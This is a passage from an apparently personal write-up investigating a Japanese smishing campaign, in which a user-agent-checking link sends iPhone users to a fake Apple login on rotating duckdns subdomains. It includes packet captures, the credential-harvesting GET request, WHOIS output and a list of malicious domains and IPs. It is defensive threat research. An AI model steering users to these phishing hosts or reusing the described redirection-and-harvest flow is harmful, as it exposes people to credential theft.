
> There’s a security problem on the APP Store account, please login again.

Press enter or click to view image in full size




After pressing *OK* , a fake Apple Login page with the URL *twnispwfis[.]duckdns.org* is loaded.

Press enter or click to view image in full size




On the fake login page, you can input an email and a password, so I inputted a fake email and a password. It loaded for a few seconds after entering the credentials but did not return an incorrect login response.

Press enter or click to view image in full size




The redirect URL, namely the subdomain of *duckdns[.]org* changes dynamically. A few hours prior, *8t9z[.]uyhic[.]com* lead to *tmsbqrgbqs.duckdns[.]org.*

Press enter or click to view image in full size



A few hours later, it lead to *wydxfaucvt.duckdns[.]org.*

Press enter or click to view image in full size



iPhone User-Agent analysis

I applied the filters *http || dns*, which shows the HTTP GET request and response, DNS request and response. It makes a DNS request to *8t9z[.]uyhic[.]com*, similar to the Android User-Agent.

Press enter or click to view image in full size

Protocol	Information
DNS	Standard query 0xbb0a A 8t9z.uyhic.com
DNS	Standard query response 0xbb0a A 8t9z.uyhic.com A 103.80.134.41
HTTP	GET / HTTP/1.1
HTTP	HTTP/1.1 200 OK (text/html)
DNS	Standard query 0x28cb A twnispwfis.duckdns.org
DNS	Standard query response 0x28cb A twnispwfis.duckdns.org A 91.204.227.86
HTTP	GET / HTTP/1.1
DNS	Standard query 0xe9c7 A www.google.com
HTTP	HTTP/1.1 302 Found

The HTTP response was *200 OK* when I accessed the link using an iPhone Mobile User-Agent.


Press enter or click to view image in full size

```
GET / HTTP/1.1
Host: 8t9z.uyhic.com
Connection: keep-alive
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 456
Connection: close
Cache-Control: no-store
Content-Encoding: gzip
Vary: Accept-Encoding
```


Next, a DNS request to *twnispwfis[.]duckdns.org* is made, and there's a response *91[.]204[.]227[.]86*. [This IP is flagged as malicious by multiple vendors on VirusTotal.]

Press enter or click to view image in full size



At the time of my investigation, over 200 passive DNS replications could be seen for this IP, which follows the pattern *.duckdns.org.

Press enter or click to view image in full size



A GET request to *twnispwfis[.]duckdns.org* can be seen, with a HTTP response of *302 Found.* The server uses *Kestrel*, with a *X-Rate-Limit-Limit* of 24h, *X-Rate-Limit-Remaining* of 12.

Press enter or click to view image in full size

```
GET / HTTP/1.1
Host: twnispwfis.duckdns.org
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/109.0.0.0 Mobile/15E148 Safari/604.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://8t9z.uyhic.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Press enter or click to view image in full size

```
HTTP/1.1 302 Found
Content-Length: 0
Connection: close
```

Press enter or click to view image in full size

```
Server: Kestrel
Location: /en/
X-Rate-Limit-Limit: 24h
X-Rate-Limit-Remaining: 12
```


When I inputted the fake email and a password, a GET request with the password *bbbb* in plaintext could be seen.

> /api/SampleData/Login/aaaa%40fakemail.com/bbbb

Press enter or click to view image in full size

```
GET /api/SampleData/Login/aaaa%40fakemail.com/bbbb HTTP/1.1
Host: twnispwfis.duckdns.org
Connection: keep-alive
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 13_2 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) CriOS/
109.0.0.0 Mobile/15E148 Safari/604.1
Referer: http://twnispwfis.duckdns.org/en/main
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Press enter or click to view image in full size



If valid iCloud credentials are inputted, the iCloud account will be hijacked.


Domain analysis

I analysed the WHOIS information for *uyhic[.]com*, which shows that this domain was created on *2022–12–21*, and the registrar is *GoDaddy.com, LLC*

```
$ whois uyhic.com
...
Domain Name: uyhic.com
Registry Domain ID: 2746350565_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2022-12-22T01:23:49Z
Creation Date: 2022-12-21T23:41:32Z
Registrar Registration Expiration Date: 2023-12-21T23:41:32Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
...
Registrant Name: Registration Private
Registrant Organization: Domains By Proxy, LLC
Registrant Street: DomainsByProxy.com
Registrant Street: 2155 E Warner Rd
Registrant City: Tempe
Registrant State/Province: Arizona
...
```

VirusTotal also shows the subdomains for *uyhic[.]com*.

Press enter or click to view image in full size



Also, inputting the mixed font ***u***y***h***ic[.]com on WHOIS will return an invalid query.

```
$ whois uyhic.com
% IANA WHOIS server
```

```
% for more information on IANA, visit http://www.iana.org
%
% Error: Invalid query uyhic.com
```


The WHOIS information for *duckdns[.]org* shows that the creation date is rather old, *2013–04–12*, and the registrar is *Gandi SAS*.

```
$ whois duckdns.org
...
Domain Name: duckdns.org
Registry Domain ID: a108d0094d304d7ba51b8d4648318aa4-LROR
Registrar WHOIS Server: http://whois.gandi.net
Registrar URL: http://www.gandi.net
Updated Date: 2023-01-15T18:06:54Z
Creation Date: 2013-04-12T19:58:56Z
Registry Expiry Date: 2029-04-12T19:58:56Z
Registrar: Gandi SAS
Registrar IANA ID: 81
...
Registrant Country: GB
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
...
```

Duck DNS

The *duckdns[.]org* itself is not malicious, as it is a “free dynamic DNS hosted on Amazon VPC”.

Press enter or click to view image in full size




According to MalwareBytes,

> The domain duckdns.org hosts a free service which will point a DNS (sub domains of duckdns.org) to an IP of your choice. Unfortunately this service is often abused by phishers.

As this is a free service that provides dynamic DNS, it is commonly abused for malicious purposes. A lot of subdomains of *duckdns[.]org* are malicious, and is frequently used for fake login pages.

For the IP address 91[.]204[.]227[.]86, multiple new subdomains of *duckdns[.]org* are resolved each day by VirusTotal.

Press enter or click to view image in full size



91.204.227.86

Passive DNS Replication (200)

Date resolved	Detections	Resolver	Domain
2023-01-23	6 / 88	VirusTotal	wzqevesyev.duckdns.org
2023-01-23	11 / 88	VirusTotal	wydxfaucvt.duckdns.org
2023-01-23	12 / 88	VirusTotal	wwfckptmkg.duckdns.org
2023-01-23	12 / 88	VirusTotal	usqwnotaql.duckdns.org
2023-01-23	12 / 88	VirusTotal	twnispwfis.duckdns.org
2023-01-22	12 / 88	VirusTotal	tmsbqrgbqs.duckdns.org
2023-01-22	12 / 88	VirusTotal	rkwsgvtcnj.duckdns.org
2023-01-22	12 / 88	VirusTotal	reqquutgff.duckdns.org
2023-01-22	13 / 88	VirusTotal	lkukcgzoih.duckdns.org
2023-01-22	11 / 88	VirusTotal	jjwwjnamon.duckdns.org
2023-01-21	14 / 88	VirusTotal	iiweupsvrla.duckdns.org
2023-01-21	12 / 88	VirusTotal	fwgyrofnzo.duckdns.org
2023-01-21	12 / 88	VirusTotal	fsihzoejkq.duckdns.org
2023-01-21	12 / 88	VirusTotal	fkdygcrzga.duckdns.org
2023-01-21	13 / 88	VirusTotal	dytwrgpqlt.duckdns.org
2023-01-21	12 / 88	VirusTotal	dbzzdqpbnb.duckdns.org
2023-01-20	13 / 88	VirusTotal	cghuuhulan.duckdns.org
2023-01-20	9 / 88	VirusTotal	awzzjyfemo.duckdns.org
2023-01-20	9 / 88	VirusTotal	zjmcpdivqa.duckdns.org
2023-01-20	9 / 88	VirusTotal	zctkbhytut.duckdns.org
2023-01-20	9 / 88	VirusTotal	ymgiwnboji.duckdns.org
2023-01-20	11 / 88	VirusTotal	xsnbsuwvfo.duckdns.org
2023-01-20	12 / 88	VirusTotal	xoxipoqjma.duckdns.org
2023-01-20	11 / 88	VirusTotal	xokcfmtfcy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vywftypqez.duckdns.org
2023-01-20	13 / 88	VirusTotal	vscptobhdf.duckdns.org
2023-01-20	12 / 88	VirusTotal	vrsjqouajpy.duckdns.org
2023-01-20	12 / 88	VirusTotal	vhnavlzmbg.duckdns.org
2023-01-19	13 / 88	VirusTotal	vbxymhrpvx.duckdns.org
2023-01-19	11 / 88	VirusTotal	uxriwflsud.duckdns.org

The following shows some variations of the Duck DNS abuse Smishing texts,

Press enter or click to view image in full size

Whenever you come across a link that looks something like *.*duckdns[.]org*, be careful!

Conclusion

According to the investigation, the strange font link (*8t9z[.]uyhic[.]com?xx* in this case) first checks for the User-Agent, and redirects the victim to a phishing site that matches their User-Agent. Also, the strange font link only loads if the victim's IP is in Japan.

- Android User-Agent: Redirects the user to a site that downloads an Android Malware called *chrome.apk*
- iPhone User-Agent: Redirects the user to a fake Apple login site that steals iCloud login credentials. The fake login page is a subdomain of *duckdns[.]org*, and the redirected subdomain of *duckdns[.]org* changes dynamically.

Please let me know if you come across interesting Smishing, and phishing examples.

Thank you for reading!
